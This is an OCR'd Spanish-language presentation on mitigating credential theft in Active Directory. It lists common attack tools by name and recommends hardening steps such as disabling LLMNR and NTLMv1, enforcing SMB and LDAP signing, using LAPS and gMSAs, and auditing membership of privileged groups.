- *Rubeus*
- *Powershell - Empire*
- *powershell - PowerSploit*
- *RiskySPN - Cyberark*

Controles de seguridad para Mitigarlos

Principales Controles de seguridad para mitigar los ataques comunes


Mitigaciones robo de credenciales


- **Migrar sistemas fuera de soporte** a sistemas modernos soportados por Windows (Windows 10 última versión/Windows Server 2016 o superior)
- **Mantener Actualizados** Laptops/Desktops, Controladores de Dominio y Servidores todos sus software.
- Deshabilitar **Print Spooler Service** en todos los domain controller si no es utilizado.
- Implementar Segmentación de Red.
- **No Cuentas de usuarios estándares** de dominio en grupos de administración locales en servidores y estaciones de trabajo Windows.

Mitigaciones robo de credenciales

Implementación de **Microsoft Security Compliance Toolkit 1.0**

- MSFT Windows 10 1909 and Server 1909 - **Domain Security** (GPO de política de contrasena)
- MSFT Windows 10 1909 and Server 1909 Member Server - **Credential Guard**
- MSFT Windows Server 1909 - **Domain Controller** (GPO de política para proteger los controladores de dominio)
- MSFT Windows Server 1909 - **Member Server** (GPO de política para proteger los Servidores)
- MSFT Windows 10 1909 - **Computer** (GPO de política para proteger las Laptops/Desktops)






Security Compliance Toolkit: https://docs.microsoft.com/en-us/windows/security/threat-protection/security-compliance-toolkit-10

Mitigaciones robo de credenciales

- Mitigaciones a nivel de protocolos de autenticación y resolución de nombres
  - Deshabilitar el protocolo **LLMNR** a través de Políticas de grupos (GPO)
  - Deshabilitar el protocolo **NBT-NS** a través de Políticas de grupos (GPO)
  - Deshabilitar el protocolo Web Proxy Auto-Discovery (**WPAD**) mediante Política de grupo (GPO)
  - Habilitar SMB signing (**Require SMB Signing**) a través de Política de grupo (GPO)
  - Habilitar **LDAP Signing & LDAP Channel Binding over TLS** (Require LDAP Signing) a través de Política de grupo (GPO)
  - Aplicar políticas a nivel de Firewall para bloquear el tráfico LLMNR / NetBIOS
  - Deshabilitar el protocolo LM/**NTLMv1** a través de Políticas de grupos (GPO)





Local Policies/Security Options		hide
Accounts		show
Domain Controller		hide
Policy	**Setting**	
Domain controller: LDAP server signing requirements	Require signing	
Interactive Logon		show
Microsoft Network Client		hide
Policy	**Setting**	
Microsoft network client: Digitally sign communications (always)	Enabled	
Microsoft network client: Send unencrypted password to third-party SMB servers	Disabled	
Network Access		hide
Policy	**Setting**	
Network access: Allow anonymous SID/Name translation	Disabled	
Network access: Do not allow anonymous enumeration of SAM accounts	Enabled	
Network access: Do not allow anonymous enumeration of SAM accounts and shares	Enabled	
Network access: Restrict anonymous access to Named Pipes and Shares	Enabled	
Network Security		hide
Policy	**Setting**	
Network security: Do not store LAN Manager hash value on next password change	Enabled	
Network security: LAN Manager authentication level	Send NTLMv2 response only. Refuse LM & NTLM	
Network security: LDAP client signing requirements	Negotiate signing	
Network security: Minimum session security for NTLM SSP based (including secure RPC) clients	Enabled	

Mitigaciones robo de credenciales

- Separar las cuentas privilegiadas/Administrativas de AD de la cuentas de usuarios.
- Asegúrese de que las cuentas privilegiadas/Administrativas de AD solo inicien sesión en sistemas seguros (ojo)
  - Laptops/Desktop (Privileged Access Workstation(PAW)) de administración de AD
  - Controladores de dominio
- Revisión Periódica de cuentas privilegiadas
- Limitar el acceso de tráficos de protocolos de administración remota (RDP,WMI, WinRM, etc.) a subredes Administrativas en los controladores de dominio.

Mitigaciones robo de credenciales







- Configurar las cuentas privilegiadas/Administrativas de AD como “**sensitive & cannot be delegated**”.
- Agregar todas las cuentas privilegiadas/Administrativas de AD al grupo de seguridad “**Protected Users**” (ojo)
- Habilitar **Credential Guard** en las estaciones de trabajo Administrativas

Mitigaciones robo de credenciales

- Implementar mediante scripts o Local Administrator Password Solution (LAPS) el **cambio de contraseñas periódico** de las cuentas administrativas locales y **que sean únicas en** cada Laptops/Desktops y Servidores.
- Configure GPO para evitar que las cuentas locales administrativas se conecten a través de la red a las computadoras.





Mitigaciones robo de credenciales

- Remover las cuentas de servicio o funcionales de los grupos de seguridad Privilegiados del Active Directory.
- Implementar el principio de privilegio minino: limitando los privilegios de la cuenta de servicio.
- Asignar los permisos mínimos requeridos a las cuentas de servicios o funcionales mediante delegación de permisos .
- Asegúrese de que las cuentas de servicio tengan contraseñas > 25 caracteres
- Implementar Group Managed Service Accounts (GMSAs)

```
## Privileged AD Group Array
$ADPrivGroupArray = @(
 'Administrators',
 'Domain Admins',
 'Enterprise Admins',
 'Schema Admins',
 'Account Operators',
 'Server Operators',
 'Group Policy Creator Owners',
 'DNSAdmins',
 'Enterprise Key Admins',
 # Exchange Privileged Groups
 'Exchange Domain Servers',
 'Exchange Enterprise Servers',
 'Exchange Admins',
 'Organization Management',
 'Exchange Windows Permissions'
)
```

PARA PRESENTAR VIDEO

Demo: Herramientas de Evaluaciones de seguridad de Active Directory

#soydojo

GitHub (Antonixp21)

antonixp

antonio-aac